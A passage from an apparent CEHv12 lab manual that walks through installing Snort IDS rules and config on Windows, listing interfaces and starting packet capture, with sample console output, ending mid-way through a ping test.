
9. **snort.conf** is already present in **C:\Snort\etc**; replace the file with the newly copied file.




10. Copy the **so_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.




11. Copy the **preproc_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150**, and paste it into **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from the specified location.



12. Using the same method, copy the **rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.



13. Now right-click on the **Windows Start** icon and click **Run** from the menu.
14. The **Run** window appears; type **cmd** in the **Open** field and click **OK** to launch command prompt window.



15. The **Command Prompt** window appears; type **cd C:\Snort\bin** and press **Enter** to access the bin folder in the command prompt.

16. Type **snort** and press **Enter**.

```

Select Administrator: C:\Windows\system32\cmd.exe - snort
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\Snort\bin

C:\Snort\bin>snort
Running in packet dump mode

--== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}".
Decoding Ethernet

--== Initialization Complete ==--

    _ _ _ _ _
   /  _  _  \
  /  _  _  \
 /  _  _  \
/  _  _  \
o"  _  _  \
 '  _  _  \
  '  _  _  \
   '  _  _  \

-*> Snort! <*-
Version 2.9.15-WIN32 GRE (Build 7)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Commencing packet processing (pid=6564)
WARNING: No preprocessors configured for policy 0.
04/17-21:53:28.907000 fe80:0000:0000:0000:0000:0000:0001:0001 -> ff02:0000:0000:0000:0000:0000:0000:0001
IPV6-ICMP TTL:255 TOS:0x0 ID:0 IpLen:40 DgmLen:96
+++++

WARNING: No preprocessors configured for policy 0.
04/17-21:53:28.916126 fe80:0000:0000:0000:596a:9dce:00b1:5519 -> ff02:0000:0000:0000:0000:0000:0000:0016
IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 DgmLen:96
+++++

WARNING: No preprocessors configured for policy 0.
04/17-21:53:28.916222 fe80:0000:0000:0000:deb2:9b3b:5490:d89b -> ff02:0000:0000:0000:0000:0000:0000:0016
IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 DgmLen:76
+++++

WARNING: No preprocessors configured for policy 0.
04/17-21:53:28.962414 fe80:0000:0000:0000:596a:9dce:00b1:5519 -> ff02:0000:0000:0000:0000:0000:0000:0016
IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 DgmLen:96

```


17. Snort initializes; wait for it to complete. After completion press **Ctrl+C**, Snort exits and comes back to **C:\Snort\bin**.

```
Administrator: C:\Windows\system32\cmd.exe
IP6 Ext: 152 ( 95.597%)
IP6 Opts: 54 ( 33.962%)
Frag6: 0 ( 0.000%)
ICMP6: 66 ( 41.509%)
UDP6: 26 ( 16.352%)
TCP6: 6 ( 3.774%)
Teredo: 0 ( 0.000%)
ICMP-IP: 0 ( 0.000%)
EAPOL: 0 ( 0.000%)
IP4/IP4: 0 ( 0.000%)
IP4/IP6: 0 ( 0.000%)
IP6/IP4: 0 ( 0.000%)
IP6/IP6: 0 ( 0.000%)
GRE: 0 ( 0.000%)
GRE Eth: 0 ( 0.000%)
GRE VLAN: 0 ( 0.000%)
GRE IP4: 0 ( 0.000%)
GRE IP6: 0 ( 0.000%)
GRE IP6 Ext: 0 ( 0.000%)
GRE PPTP: 0 ( 0.000%)
GRE ARP: 0 ( 0.000%)
GRE IPX: 0 ( 0.000%)
GRE Loop: 0 ( 0.000%)
MPLS: 0 ( 0.000%)
ARP: 5 ( 3.145%)
IPX: 0 ( 0.000%)
Eth Loop: 0 ( 0.000%)
Eth Disc: 0 ( 0.000%)
IP4 Disc: 0 ( 0.000%)
IP6 Disc: 0 ( 0.000%)
TCP Disc: 0 ( 0.000%)
UDP Disc: 0 ( 0.000%)
ICMP Disc: 0 ( 0.000%)
All Discard: 0 ( 0.000%)
Other: 2 ( 1.258%)
Bad Chk Sum: 28 ( 17.610%)
Bad TTL: 0 ( 0.000%)
SS G 1: 0 ( 0.000%)
SS G 2: 0 ( 0.000%)
Total: 159
=====
Snort exiting
C:\Snort\bin>
```

18. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.

```
C:\Snort\bin>snort -W

-*> Snort! <*-
o"~)~
'...'~
Version 2.9.15-WIN32 GRE (Build 7)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Index  Physical Address      IP Address      Device Name      Description
-----
1      00:00:00:00:00:00      0000:0000:fe80:0000:0000:0000:c9b9:9124 \Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}
      Microsoft Corporation

C:\Snort\bin>
```

19. Observe your Ethernet Driver **index number** and write it down (in this task, it is **1**).
20. To enable the Ethernet Driver, in the command prompt, type **snort -dev -i 1** and press **Enter**.

21. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.

```

Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1
00 00 00 00 05 01 00 00 00 00 05 DC 01 01 02 15 .....
5D 19 56 A8 ]V.

+++++
WARNING: No preprocessors configured for policy 0.
04/17-21:58:22.705702 02:15:5D:19:56:AB -> 33:33:00:00:00:16 type:0x86DD len:0x5A
fe80:0000:0000:0000:deb2:9b3b:5490:d89b -> ff02:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:76
00 00 00 01 04 00 00 00 FF 02 00 00 00 00 00 00 .....
00 00 00 01 FF 90 D8 9B .....

+++++
WARNING: No preprocessors configured for policy 0.
04/17-21:58:22.706295 02:15:5D:19:56:AC -> 33:33:00:00:00:16 type:0x86DD len:0x6E
fe80:0000:0000:0000:596a:9dce:00b1:5519 -> ff02:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:96
00 00 00 02 04 00 00 00 FF 02 00 00 00 00 00 00 .....
00 00 00 01 FF B1 55 19 04 00 00 00 FF 02 00 00 .....U.....
00 00 00 00 00 00 00 00 00 00 00 00 FB .....

+++++
WARNING: No preprocessors configured for policy 0.
04/17-21:58:22.765874 02:15:5D:19:56:AB -> 33:33:00:00:00:16 type:0x86DD len:0x5A
fe80:0000:0000:0000:deb2:9b3b:5490:d89b -> ff02:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:76
00 00 00 01 04 00 00 00 FF 02 00 00 00 00 00 00 .....
00 00 00 01 FF 90 D8 9B .....

+++++
WARNING: No preprocessors configured for policy 0.
04/17-21:58:22.914819 02:15:5D:19:56:AC -> 33:33:00:00:00:16 type:0x86DD len:0x6E
fe80:0000:0000:0000:596a:9dce:00b1:5519 -> ff02:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:96
00 00 00 02 04 00 00 00 FF 02 00 00 00 00 00 00 .....
00 00 00 01 FF B1 55 19 04 00 00 00 FF 02 00 00 .....U.....
00 00 00 00 00 00 00 00 00 00 00 00 FB .....

+++++

```

22. Leave the Snort command prompt window open, and launch another command prompt window.

23. In a new command prompt, type **ping google.com** and press **Enter**.

```
C:\> Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping google.com

Pinging google.com [172.217.2.206] with 32 bytes of data:
Reply from 172.217.2.206: bytes=32 time=11ms TTL=112
Reply from 172.217.2.206: bytes=32 time=9ms TTL=112
Reply from 172.217.2.206: bytes=32 time=8ms TTL=112
Reply from 172.217.2.206: bytes=32 time=12ms TTL=112

